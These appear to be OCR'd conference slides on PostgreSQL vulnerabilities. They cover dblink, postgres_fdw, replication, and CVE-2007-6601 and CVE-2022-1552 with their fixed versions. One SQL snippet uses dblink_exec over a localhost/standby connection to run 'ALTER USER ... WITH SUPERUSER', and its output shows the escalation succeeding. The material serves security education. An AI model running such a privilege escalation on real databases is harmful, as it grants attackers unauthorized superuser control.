
DB1


SQL
[dblink,postgres_fdw]

DB2

CVE-2007-6601





Primary
Streaming replication
Standby
Client



```
postgres=# SELECT dblink_exec(
'host=my.standby.xyz,localhost dbname=postgres password=imahacker',
'ALTER USER x4m WITH SUPERUSER;'
);
 dblink_exec
 -------------
 ALTER ROLE
(1 row)
```

CVE-2022-1552: небезопасное обслуживание **8.8**

Fixed in 14.3, 13.7, 12.11,11.16,10.21 (12 мая 2022)



